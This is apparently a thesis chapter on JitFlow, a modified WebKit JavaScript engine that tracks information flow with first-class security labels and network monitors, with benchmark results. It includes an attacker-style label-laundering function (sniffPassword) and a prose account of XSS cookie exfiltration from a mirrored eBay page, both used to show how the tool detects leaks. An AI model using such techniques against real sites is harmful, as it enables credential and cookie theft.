In addition to the tracking capabilities already outlined, JITFLOW also presents reflective `FlowLabel` objects to interface with an internal `FlowLabelRegistry` that holds the label lattice (Section 5.1). The `FlowLabel` objects themselves come equipped with `join` and `subsumes` methods that facilitate the composition and comparison of labels. A keyword operator, `labelof`, enables accessing the label attached to a program value. Together these features enable developers to express security policies written in their native tongue, JavaScript.

7.1 Benefits of First-Class Labeling


Other systems implementing information flow within a web browser [JJLS10, ML10, JCSH11] attempt to create a fully automatic labeling system, with no feedback from the application developer. Researchers intend for the automatic application of labels to provide easy migration of existing code bases, but, in reality, the approach increases the number of false positives and policy violation warnings [SM03, SB09] Because privacy concerns remain application specific, we find the automatic approach naively optimistic.

Without some domain knowledge assistance, automated labeling frameworks detect and report information flows, such as requests from content distribution servers, that application developers would like to disregard. By selectively tagging only those variables considered security sensitive, developers can focus their attention on flows of specific information, and avoid sifting through the morass of false positive reports generated by automated labeling systems. We do not think that information flow techniques will see adoption without the ability to selectively ignore these flow reports in a flexible developer-controlled manner. With the first-class labeling features, JitFlow provides developers a custom JavaScript engine that can answer questions about information flows in their application, such as "Does the user-entered password field influence network requests to third parties, potentially leaking information?" and "What other objects might this field influence?"

The implementation of first-class labels does not incur any significant execution performance penalty (Section 7.5.1). The design resists JavaScript-level attacks against itself, even while exposing the underlying security data structures. While we do not expect all clients to update their browsers to include the JitFlow information flow tracking engine, developers can still benefit by using the first-class label feature as a debug environment to detect existing web application security holes.

7.2 Supporting Framework

The dynamic information-flow labeling internals implemented in JitFlow (Chapter 5) provides the foundation for the first-class labeling system presented in this chapter. The labeling framework supports the runtime creation and application of labels because security principals represented on a web page, because these principals do not become known to the browser and JitFlow until a user visits the page. Every JavaScript value carries a label representing an element from the finite powerset lattice over principals. JitFlow conservatively labels the result of every operation with the union (join) of the labels of its inputs, monotonically moving up the lattice of security principals. To prevent attack code from removing or downgrading the labels applied to values tracked by the VM, the labeling framework does not currently provide a mechanism for declassification (i.e., it does not expose an intersection (meet) operation).



FlowLabelRegistry mapping	
"example.com"	0001
"pwd"	0010
"ad.com"	0100

Figure 7.1: The `FlowLabelRegistry` mapping three JavaScript strings used as security principals to unique bit positions. These principals form a lattice of security labels, represented as bit vectors.

7.2.1 Storage of Security Principals and Labels

The underlying labeling framework allows any JavaScript value to be used as a security principal, although all examples will use strings. The first-class labeling system merely exposes this ability as a concise labeling API to the JavaScript developer. As we shall see (Section 7.4), the ability to use any JavaScript value as a principal gives web authors enough power to represent security principals as a native part of an application's code.

The supporting information flow VM interns every JavaScript value used as a security principal in the `FlowLabelRegistry`, mapping it to a unique bit position. Figure 7.1 depicts the interning of three JavaScript string objects, `"example.com"`, `"pwd"`, and `"ad.com"`, each representing a security principal in the `FlowLabelRegistry`. To minimize the attack surface on the system itself, the first-class extensions (Section 7.3) do not make this data structure accessible to the JavaScript programmer.

As shown in Figure 7.1, the mapping held by the `FlowLabelRegistry` allows a bit vector to represent each security label. JitFlow attaches a security label to every JavaScript value, representing an element from a powerset lattice over security principals. The current implementation of the underlying information flow framework does not support more than

64 unique principals, due to the bit vector representation of labels (Section A.1.1 and Section 7.2.1). However, experiments surfing the web have not found this limitation to be a problem in practice (Section 7.5).

7.2.2 Attack Surface and Example Attack Code

The modifications that JitFlow makes to perform information flow tracking at the VM level allows the first-class labeling feature to avoid potential attacks on the tracking system itself. This design reduces the size of the attack surface compared to JavaScript rewriting systems [CMJL09, JJLS10].

Exposing JitFlow's underlying framework through the first-class labeling API might create a new attack surface (targeting the underlying label framework itself) meant to be hidden by design. As a result of this concern, the first-class labeling system does not support declassification. Both the JavaScript developer and any potential JavaScript attack code can only create, apply, and inspect labels, but cannot remove them. During computation, these labels may walk their way monotonically up the label lattice.

```
function sniffPassword(pw) {
  var spw = "";
  for (var i = 0; i < pw.length; i++) {
    switch(pw[i]) {
    case 'a': spw += 'a'; break;
    case 'b': spw += 'b'; break;
    ... // other characters elided
    }
  }
  return spw;
}
```

Listing 7.1: Password sniffing via active implicit information flow.

Listing 7.1 gives an example of an attacker provided function which attempts to drop any label attached to the argument pw. JitFlow's label framework can track the control-flow dependence of the return variable (spw) on the argument (pw) at both the loop condition (pw.length) and the switch condition (pw[i]). By performing such tracking, the returning variable spw subsumes the same set of principals as the incoming function argument pw. The tracking and propagation rules enforced by JitFlow prevent the attacker from dropping labels through active implicit information leaks in exfiltration code.

7.2.3 Information Flow in the Browser

To execute the motivating example and demonstrate the power of information flow tracking, the first-class labeling resides in a modified web browser environment that hosts the tracking VM JitFlow together with additional subsystems for information storage, rendering, document description, and network communication. These other subsystems represent covert channels through which an attacker may communicate information. To provide a starting basis, the web browser automatically applies labels to dynamically loaded code and resources according to the site of origin.

In addition to storing visible page elements, the Document Object Model (DOM) allows creation of invisible elements within the document that can be used to store and communicate information. The modified web browser propagates labels to HTML elements and attributes within the DOM so that an attacker cannot use it as a channel to remove labels.

The information flow tracking web browser also contains a network monitor that observes the labels on all network traffic: dynamic requests for remote resources such as images and stylesheets, HTTP GET and POST methods for forms, and XmlHttpRequest for AJAX. JitFlow's first-class labeling system presents to the web developer a mechanism for registering JavaScript functions which implements network monitor logic, enabling the developer write code that inspects labels attached to resource requests, thereby discovering information leaks.

7.3 Design and Implementation of First-Class Labels

Before discussing the first-class label interface that a JavaScript developer uses to hook into the supporting information flow framework, we first give details explaining the extensions and modifications necessary to support labels as first-class JavaScript objects.

7.3.1 Reflecting Labels into JavaScript

The supporting framework contains a `FlowLabelRegistry` that maps primitive values and JavaScript objects used as principals to a position within a bit vector label. By holding a reference to every JavaScript object (within the standard heap) used as a principal, the `FlowLabelRegistry` keeps it alive during garbage collection. Assignment of principals to bit vector positions prevents the `FlowLabelRegistry` from releasing principals for re-use. Doing so would introduce ambiguity in the mapping from labels to web domains.

The first-class labeling feature reflects the underlying labels into the JavaScript language, as native JavaScript objects, via the `FlowLabelObject` wrapper. When reflected into JavaScript as `FlowLabelObject` instances, security labels can themselves be labeled and can also act as security principals, just like any other JavaScript value. Additionally, they act as callable objects, providing an interface to apply the internally stored label onto any given argument value. In the interest of clarity, we do not use any examples that exhibit the inherent recursive nature of the first-class labeling system, and restrict the examples to use only strings as security principals.

The first-class labeling system also introduces a singleton `FlowLabel` prototype that both




Figure 7.2: UML class diagram of the first-class labeling system that introduces the FlowLabel prototype constructor, and FlowLabelObject instances. As in the ECMA [Ecm09] language standard, ⟦•⟧ indicates implementation internal methods.

holds methods common to all FlowLabelObject instances and provides an interface through which the JavaScript developer can construct FlowLabelObjects. These first-class objects wrap the security labels propagated by JitFlow and provide the developer an interface for label composition and application. Figure 7.2 uses UML to depict the relationship between the FlowLabel prototype singleton and FlowLabelObject instances.

7.3.2 JavaScript Syntax Extension to Retrieve Labels

The first-class labeling system implements a small change to the JavaScript language permitting JavaScript code to retrieve a label from a given value. It introduces the keyword labelof, as a new case in the *UnaryExpression* grammar rule of the ECMA [Ecm09] language standard. Figure 7.3 presents the entire grammar rule, including boldface emphasis on the new language keyword.

7.3.3 Network Hook in the Web Browser

To permit the enforcement of policies written in JavaScript, the browser-hosted JavaScript environment includes one additional change. Within WebKit, all network traffic conve-

UnaryExpression:
PostfixExpression
delete *UnaryExpression*
void *UnaryExpression*
typeof *UnaryExpression*
++ *UnaryExpression*
– *UnaryExpression*
+ *UnaryExpression*
– *UnaryExpression*
~ *UnaryExpression*
! *UnaryExpression*
labelof *UnaryExpression*

Figure 7.3: Modified JavaScript grammar rule for *UnaryExpression*, highlighting the introduction of the labelof keyword.

niently passes through a single network interface class. A network monitor interface wraps this class and reveals in through a function, registerSendMonitor(fn), on the hosted navigator object. Using this feature, the web developer can phrase application specific security policies concerning allowed network communication as a JavaScript function within the web application itself. Once registered, these functions act as network monitors that inspect the payload of all resource requests before being sent over the network.

7.4 Using First-Class Labels

We design the first-class labeling system and its JavaScript API according to the functional programming paradigm, with the purpose of making it easier for web developers to adopt. The first-class labeling API contains one minor syntax change to the JavaScript grammar, introducing the new labelof operator and keyword. It also extends the hosted environment (*not* the ECMA specification) with a new built-in FlowLabel prototype constructor object that holds methods for label composition (join) and comparison (subsumes). Labels take the form of native built-in FlowLabelObject instances, and behave with the same semantics as any other JavaScript object. JitFlow's first-class labeling features make a minimal set of changes necessary to expose its internal information flow framework.

The examples in this chapter show how the labeling framework detects and prevents information leakage that might occur due to a script injection attack. All of the following examples show output of the labeling system at the JavaScript console. Statements input to the console begin with a '>'. The console describes the resulting value in two parts: the value itself and the label attached to that value.

7.4.1 Label Creation

The first-class labeling extension of JitFlow introduces a `FlowLabel` prototype singleton to the JavaScript environment hosted by the web browser. This object implements the internal ⟦`construct`⟧ method so that JavaScript code may create first-class label objects. The web developer may choose any valid JavaScript value to act as a security principal, and pass that value into the constructor. After interning the provided value in the underlying framework's `FlowLabelRegistry`, the constructor returns a `FlowLabelObject` instance. In the interest of avoiding attacks on the labeling system itself, JitFlow's first-class labeling API does not provide programmatic access to the `FlowLabelRegistry`.

```
> pwdLabel = new FlowLabel("pwd");
  [FlowLabelObject pwd] [FlowLabel example.com]
```

Listing 7.2: Creating a Label Object.

Listing 7.2 shows a web developer creating a label using the JavaScript string, `"pwd"`, as a security principal. The web browser hosting JitFlow automatically applies a label to every resource representing its domain of origin. Consequently, the resulting `FlowLabelObject` instance returned from the constructor itself carries a label representing the origin of this code snippet: `example.com`.

7.4.2 Label Identification

When the program uses a JavaScript value as a principal in the constructor of a `FlowLabelObject` JitFlow interns that value in the `FlowLabelRegistry`. Interning the principals allows fast unique identification of labels held by `FlowLabelObject` instances.

```
1 > lab1 = new FlowLabel("password");
2   [FlowLabelObject password] [FlowLabel example.com]
3 > lab2 = new FlowLabel("pass" + "word");
4   [FlowLabelObject password] [FlowLabel example.com]
5 > lab1 === lab2
6   true [FlowLabel example.com]
```

Listing 7.3: Label Identity Operator.

Listing 7.3 shows that JitFlow considers identical two different `FlowLabelObject` instances constructed with equivalent string values. As part of the interning process for the second label, `lab2`, the `FlowLabelRegistry` first checks to see if the string argument, `"pass" + "word"`, has already been stored. In this case, the first label, `lab1`, has already registered the same value. The `FlowLabelRegistry` responds by returning a `FlowLabelObject` with the same underlying bit vector. Line `5` performs a comparison of the bit vector label values held by `lab1` and `lab2`, discovering the strict equality.

7.4.3 Label Application

The `FlowLabelObject` instance acts as a first-class wrapper object around an internal bit-vector representation of a security label. The `FlowLabelObject` instance also implements the internal ⟦`call`⟧ method, so that the security label may be attached to other JavaScript values. When the `FlowLabelObject` functor receives a passed value, it unions that value's current label with its internally stored label and returns the result.

```
> pwdLabel = new FlowLabel("pwd");
  [FlowLabelObject pwd] [FlowLabel example.com]
> pass = "24sk09nk12";
  24sk09nk12 [FlowLabel example.com]
> pass = pwdLabel(pass);
  24sk09nk12 [FlowLabel pwd, example.com]
```

Listing 7.4: Applying a Label to a JavaScript Value.

Listing 7.4 shows the JavaScript developer applying the password label constructed previously (Listing 7.2), `pwdLabel`, to a string, `pass`. After label application, the resulting password string carries a label describing both the domain of origin, `example.com`, and the password security principal, `"pwd"`.

7.4.4 Label Composition

Behind each `FlowLabelObject` lies a bit vector representation of a set of principals that describe the label's position in the lattice over principals held by the `FlowLabelRegistry`. The joining of two labels produces a new label that holds the principal set union of its arguments. JitFlow implements the join operation as an bitwise-or to maintain runtime performance.

Listing 7.5 illustrates the programmer composing a new label from two existing labels (Line `5`). JitFlow makes this functionality readily accessible by supporting an `join` method on the built-in `FlowLabel` prototype object. As shown by the strict equality comparison (Line `7`), the join operation is symmetric.

```
> lab1 = new FlowLabel("label1")
  [FlowLabelObject label1] [FlowLabel example.com]
> lab2 = new FlowLabel("label2")
  [FlowLabelObject label2] [FlowLabel example.com]
> lab1.join(lab2)
  [FlowLabelObject label1, label2] [FlowLabel example.com]
> lab1.join(lab2) === lab2.join(lab1)
  true [FlowLabel example.com]
```

Listing 7.5: Symmetry of Label Join.

7.4.5 Label Comparison

In conformance with the lattice definition of subsumption, a label A sumsumes another label B, written `A.subsumes(B)`, if and only if all of the principals within the second label B also exist within the first label A.

```
 1 > lab1 = new FlowLabel("label1")
 2   [FlowLabelObject label1] [FlowLabel example.com]
 3 > lab2 = new FlowLabel("label2")
 4   [FlowLabelObject label2] [FlowLabel example.com]
 5 > lab3 = new FlowLabel("label3")
 6   [FlowLabelObject label3] [FlowLabel example.com]
 7
 8 > lab1.subsumes(lab1)
 9   true [FlowLabel example.com]
10
11 >  (lab1.join(lab2)).subsumes(lab2)
12   true [FlowLabel example.com]
13 >  (lab1).subsumes(lab1.join(lab2))
14   false [FlowLabel example.com]
15
16 >  (lab1.join(lab2)).subsumes(lab1.join(lab3))
17   false [FlowLabel example.com]
```

Listing 7.6: Properties of Label `subsumes` Method.

As shown in Listing 7.6, all labels subsume themselves (Line `8`). Labels higher up the lattice only subsume lower ones when it contains all of the lower label's principals (Line `11`), while lower labels can never meet this condition with respect to higher labels (Line `13`). Finally, labels on the same level of the lattice do not subsume one another (Line 16).

7.4.6 Label Retrieval

Not only can JavaScript programmers create label objects and apply them to program values, but they can also retrieve a first-class FlowLabelObject from any tagged value. JitFlow provides the labelof operator to accomplish this task.

```
1  > labA = new FlowLabel("labelA")
2    [FlowLabelObject labelA] [FlowLabel example.com]
3  > x = labA("hello")
4    hello [FlowLabel labelA, example.com]
5
6  > labB = new FlowLabel("labelB")
7    [FlowLabelObject labelB] [FlowLabel example.com]
8  > x = labB(x)
9    hello [FlowLabel labelA, labelB, example.com]
10
11 > labelof x
12   [FlowLabelObject lableA, labelB, example.com]
13     [FlowLabel labeA, labeB, example.com]
14
15 > (labelof x)("world")
16   world [FlowLabel labelA, labelB, example.com]
17
18 > (labelof x) === labA.join(labB)
19   true [FlowLabel labelA, labelB, example.com]
```

Listing 7.7: Retrieving a Label from a Tagged Value.

Listing 7.7 shows an example usage of the labelof operator to retrieve a first-class FlowLabelObject from a program value (Line 11). The programmer can then use the resulting FlowLabelObject to apply a label to other values (Line 15) or tested as part of a label comparison (Line 18).

7.4.7 Authoring a Network Monitor

We now assume that the attacker injects code using `sniffPassword` (Listing 7.1) in an attempt to drop the label of the user's password. Because JitFlow tracks labels inter- and intra-procedurally with respect to both data and active implicit control flows (Chapter 4), the label on the resulting sniffed password carries both the attacker's principal and the user's password principal. The first-class labeling system exposes the network object to JavaScript, allowing interception of the information leak at the time of a network request.

```
1  navigator.registerSendMonitor(
2    function(method, url, payload) {
3      if (method == 'GET') {
4        var lab = new FlowLabel("example.com");
5        lab = lab.join(new FlowLabel("pwd"));
6
7        if (!lab.subsumes(labelof url))
8          log(url + "␣has␣unexpected␣label");
9        if (!lab.subsumes(labelof payload))
10         log(payload + "␣has␣unexpected␣label");
11     }
12     // other types of network request elided
13     return true;
14   });
```

Listing 7.8: Developer Provided Network Monitor Function.

Suspecting a possible information leak, the web developer implements a network monitoring logic in a JavaScript method, and registers it through the newly exposed API method, `navigator.registerSendMonitor`. When the attack code attempts to communicate the pilfered information over the network, the web browser first executes all registered monitors (in registration order) to determine if the request conforms to the developer-specified policy function.

Listing 7.8 shows an example network monitor that takes advantage of the labels automatically applied by the browser. On Line `4`, the developer creates a label representing the security principal, `example.com`. The `FlowLabelRegistry`'s interning of principals ensures that any labels created in this monitor function exactly match the same labels created elsewhere.

Through prototype-based inheritance, all `FlowLabelObject` instances have a `join` method that returns a new `FlowLabelObject` instance representing the union of its argument `FlowLabelObject` instances. On Line `5` of Listing 7.8, the developer `joins` the security principal `example.com` with `"pwd"` to compose together existing labels into a single label representing the union of all principals the developer wishes to allow in an HTTP GET request.

Information flow propagation within the JitFlow VM labels each new value with the join of the labels of the arguments used to construct that value. Consequently, label propagation naturally results in values labeled with more than one principal, even when the original program only seeded a few values, each with a single principal. In response to this phenomenon, our developer uses the `subsumes` method (Line `7` and Line `9` of Listing 7.8) to check that the label of the request is a subset of all allowed principals.

Although the first-class label wrappers also permit strict equality comparison (JavaScript operator ===) between two `FlowLabelObject` instances, we strongly encourage using the `subsumes` relation for expressing security policy constraints using subsets of principals. This practice allows catching all values with labels below the given upper bound (supremum).

JitFlow's labeling extension introduces the `labelof` operator so that JavaScript code can retrieve labels attached to variables for inspection and application. On Line `7` and Line `9` of Listing 7.8, the developer uses this operator to obtain the label attached to the target request `url`, and network `payload`. Because JitFlow propagates labels following data flows, the resulting `FlowLabelObject` instance returned from `labelof` operator itself carries a label containing the union of the provided argument and current program counter.

If desired, the developer may use the resulting `FlowLabelObject` instance to label other values.

In the example shown in Listing 7.8, the developer constructs a label over the password principal, `"pwd"`, at two different code locations: once to label the user's input and again in the network monitor. This practice causes no problem for the labeling system, because the `FlowLabelRegistry` interns principals, allowing our system to consider identical, two `FlowLabelObject` instances constructed in different code locations but with equivalent JavaScript values.

7.5 Evaluation

To evaluate the effectiveness of JITFLOW's first-class labeling system for security debugging we examine four dimensions:

Performance. We show that underlying information flow framework remains fast compared to other work and argue that the first-class labeling system introduces negligible overhead.

Completeness. The first-class labeling system inherits the code coverage of the supporting information flow framework.

Security. We argue that the labeling system revealed to the JavaScript programmer does not present a new attack surface in any significant way.

Usability. We demonstrate how developers can use the system to debug security vulnerabilities in their web applications.

We evaluate the effectiveness of JITFLOW's role as a security debugging tool for web applications. We measure the robustness and performance of the underlying labeling framework, demonstrating that even sites with large libraries of JavaScript code present no execution difficulties. We also use the first-class labeling system to find and debug an XSS vulnerability.

7.5.1 Performance

JitFlow, modifies WebKit's JavaScript engine JavaScriptCore (version 1.4.2) to attach labels to every value. Additionally, it contains a lattice data structure relevant for mapping bits within a label to security principals (the `FlowLabelRegistry`), which the hosting web browser uses for mapping label bits to domains. JitFlow also modifies the internal `JSValue` representation to attach labels to program values, and a control flow stack that assists in propagating active implicit information flow dependencies at runtime. To evaluate the costs imposed by JitFlow's labeling and tracking implementation, we test it against an unmodified JavaScriptCore of the same version.

For an apples-to-apples comparison, we execute both JitFlow and the unmodified JavaScript-Core with just-in-time compilation disabled. A dual Quad Core Intel Xeon 2.80 GHz with 9.8 GiB RAM running Ubuntu 11.10 executes all benchmarks (at niceness level -20). We chose to use the SunSpider [Sun12] benchmark suite because its status as the standard benchmark suite for JavaScript makes it suitable for comparisons to other work. SunSpider includes test cases that cover common web practices, such as encryption and text manipulation, but does not include any first-class labeling operations. This benchmark test provides a measure of the baseline overhead involved in maintaining information flow data structures and propagating labels.

Figure 7.4 reveals overall execution speed of JavaScript benchmark results: JitFlow has a mean execution time of 158.33 ms, whereas JavaScriptCore has a mean execution time 89.44 ms. The SunSpider benchmark does not contain first-class labeling operations, so the overall 77% slowdown represents the overhead incurred by JitFlow's implementation of




Figure 7.4: SunSpider Benchmark results (interpreters only): JavaScriptCore vs. JitFlow.

label propagation. In comparison, other information flow approaches [JCSH11] introduce a 150% slowdown making programs two to three times slower.

The bit vector representation permits JitFlow to carry out label propagation via bitwise-or. By packing the label into the `JSValue`(Section 5.1.1), JitFlow ensures that a full first-class label object exists only when explicitly constructed (`new FlowLabel`) or retrieved (`labelof`) by the developer. As a result, the introduction of the first-class labeling system into the hosted environment incurs no additional runtime performance overhead compared to a fully automatic labeling system. We do not evaluate the performance impact of evaluating functions attached to the network hook, because it remains insignificant within a debugging environment and the developer has the power to implement any monitor function they desire. However, evaluating the monitor function will add overhead to all network requests.

The performance of the underlying labeling framework implies that even sites with large amounts of JavaScript code execute without noticeable slowdown. To test whether the information flow tracking framework causes a noticeable performance decrease, we used JitFlow to visit (and log into) JavaScript intensive sites, such as Facebook, GMail, Google Maps, Bing, GitHub and Cloud9 IDE. These sites do not make use of the first-class labeling system introduced in this paper. However, user interaction proves that the performance overhead of the labeling framework does not introduce any usability issues.

7.5.2 Completeness

To verify that the underlying framework does not introduce any runtime bugs when interpreting either machine-generated or human-written JavaScript found in the wild, we scripted the web browser hosting JitFlow to automate the visiting of all sites in the Alex Top 500 [Ale]. This webcrawler injects code into each page, to perform two actions: (1) attach a network monitor and (2) fill out and submit the first form on the page using data labeled with an identifying principal. The injected monitor verifies that the submitted form generates a request containing the identifying principal. The automated crawl checks that JitFlow's label propagation engine can execute JavaScript code in the wild.

The first-class labeling system also aided development of JitFlow itself. For each of the data-flow and control-flow features covered by the tracking engine (Appendix B), we created a unittest case that ensures the semantic correctness of the applied labels. The ability to apply labels to specific values, pass them through computation, and then verify that the attached labels upgrade accordingly proved exceedingly useful throughout the JitFlow's development cycle. Without first-class labels to assist in writing a unittest suite, we would feel far less confident of the JitFlow's labeling capabilities.

7.5.3 Security

The labeling framework JITFLOW, generates, at runtime, new security principals for every unique label generated by the developer and new domain encountered by the web browser. Introduction of runtime principals requires mutation of the `FlowLabelRegistry`. By design, JITFLOW does not support declassification, preventing a communication channel via the labeling framework itself.

JITFLOW's first-class labeling system exposes, to the web application and any injected code, a JavaScript API for creating and applying labels to JavaScript values. This exposure represents a new attack surface that might allow an attacker to target the labeling framework itself. However, we envision web developers using the first-class labeling system only in a testing environment, where it provides no benefit to the attacker. Nevertheless, even when used by all clients, the lack of declassification means that the attacker-injected code cannot drop labels applied by the developer for debugging purposes.

Finally, the browser component allows registration of many monitor functions, through a JavaScript interface accessible by code injected into the web application. It evaluates all monitor functions registered, in registration order. The developer-supplied monitor function executes for as long as all previous monitors in the chain return `true`, indicating an allowable flow. So, in the worst case, an attacker can register their own monitor function first, preempting the execution of the developer's monitor. But this injection only allows the attacker to halt the chain by returning `false`, indicating a policy-violating flow. Semantically, the system only considers an information flow allowable when *all* monitors in the chain indicate success by returning `true`.

7.5.4 Utility as a Debugging Tool

To evaluate the first-class labeling system as a tool for testing web applications and discovering security vulnerabilities, we create a web page that contains a user login form. Acting as a malicious developer, we insert code into the page, which uses the `sniffPassword` label dropping code (Listing 7.1) prior to exfiltrating the form contents to a second server via both an `XmlHttpRequest` and as part of an `img.src` URL. Acting as a security researcher, we mirror the page and add labeling code that applies a tag to the form's DOM node and a network monitor function that checks for the unique tag. Visiting the mirrored page successfully triggers the monitor function, alerting us to the exfiltration. WebKit's developer tools assisted with finding the portion of the page responsible for generating the image request.

For a more realistic example, we attempt a similar attack using a mirrored `ebay.com` page obtained from XSSed [DK], this time targeting the site's cookie. This page loads content from several different sources, and contains an XSS vulnerability that we exploit to inject the exfiltration code. Because the browser hosting JitFlow automatically labels the cookie with the domain of origin, we did not need to insert labeling code. Instead, we find it sufficient to implement a network monitor that checks only whether data sent to an origin does not contain third-party principals. This monitor detected the exfiltration of the cookie (labeled with `ebay.com`) being sent to a server other than `ebay.com`. Again, WebKit's developer tools assisted with pinpointing the JavaScript code responsible for the request.

7.6 Summary

JitFlow presents to the JavaScript developer a first-class labeling system that exposes an underlying information flow framework. Developers can use their domain knowledge to label JavaScript values within their application and construct network monitor policies that selectively ignore automatically applied labels. The labeling system provides dynamic creation of security principals, supporting the common practice of loading code and resources from many different domains in web applications.

JITFLOW introduces a new built-in `FlowLabelObject` class to the hosted environment, which the developer uses to selectively label JavaScript values. The developer creates `FlowLabelObject` instances using existing JavaScript values as security principals or by composition with other `FlowLabelObject` instances via the lattice `JOIN_CFLABEL` method. The `subsumes` method allows comparison of all `FlowLabelObject` instances reporting their subset relation within the label lattice, while the strict equality operator (===) allows unique identification of labels by their internal bit vector representation. Together with the ability to retrieve labels attached to values via the new built-in `labelof` operator, JITFLOW gives the developer the means to implement security policies in JavaScript.

Because of the shared underlying data-structures, exposing the labeling framework as first-class language objects to the developer incurs no additional runtime cost compared to automatic labeling systems. It allows developers to leverage their domain knowledge and existing JavaScript experience and direct their focus on identifying and debugging application specific information flows. For sites that have large amounts of JavaScript code, the system can be used in a testing environment. First-class labels allow developers to improve the security of their applications by writing policies in JavaScript that selectively ignore the high quantity of reports produced by automatically attached labels.

Chapter 8

Evaluation

This section evaluates the performance gained by implementing the logic for dynamically tracking information flow in JIT-compiled code. The techniques used to validate that the implemented logic correctly tracks the flow of information also deserve emphasis. Finally, we distinguish the limitations that arise as implementation artifacts from the fundamental limitations of the information flow approach.

WebKit contains an interpreter, JavaScriptCore (JSC), that executes a bytecode instruction sequence using direct threaded interpretation[1]. The WebKit project also contains a template JIT compiler that compiles the bytecode instruction stream and an optimizing JIT compiler based on a program's data-flow graph. JitFlow builds upon the template JIT and does not implement information flow in the optimizing version of the JIT compiler, because it operates only on Macintosh operating systems. All of the following benchmarks compare information flow implementations of interpreter-only and JIT-only execution modes.

[1] In March 2012, JavaScriptCore changed to a low-level interpreter, implemented via a custom language that generates the assembly for a direct threaded interpreter. The benchmarks shown here measure the performance of the C++ version of JSC that predates this change.

Overhead	*Language* (implementation)	*Reference*	*Benchmarks*
80%	JS Interpreter (64 bit labels)	Kerschbaumer et al. [KHL$^+$13]	SunSpider
100 – 200%	JS Interpreter (64 bit labels)	Just et al. [JCSH11]	V8
110 – 690%	JS (rewriting during parse)	Jang et al. [JJLS10]	meas. by visiting pages
120%	JS Interpreter (data-flow only)	Tran et al. [TDLJ12]	SunSpider
136 – 560%	JS Interpreter (only tags objects)	Dhawan and Ganapathy [DG09]	SunSpider, V8
∼200%	JS Interpreter (multi-execution)	Groef et al. [GDNP12]	V8
none reported	JS Interpreter (1 bit label)	Vogt et al. [VNJ$^+$07]	no perf numbers given
14%	Java (data-flow only)	Enck et al. [EGC$^+$10]	CaffeineMark
200%	Java (JikesRVM)	Chandra and Franz [CF07]	JavaGrande
1.6% – 26.7%	C (instrumenting compiler)	Nanda et al. [NLC07]	LAMP-stack
24% – 1,120%	C (instrumenting compiler)	Lam and Chiueh [LC06]	C-Programs
1,900%	x86 VM	Yin et al.[YSE$^+$07]	CPU Instruction level tainting

Table 8.1: Performance Comparison of other Information Flow Frameworks

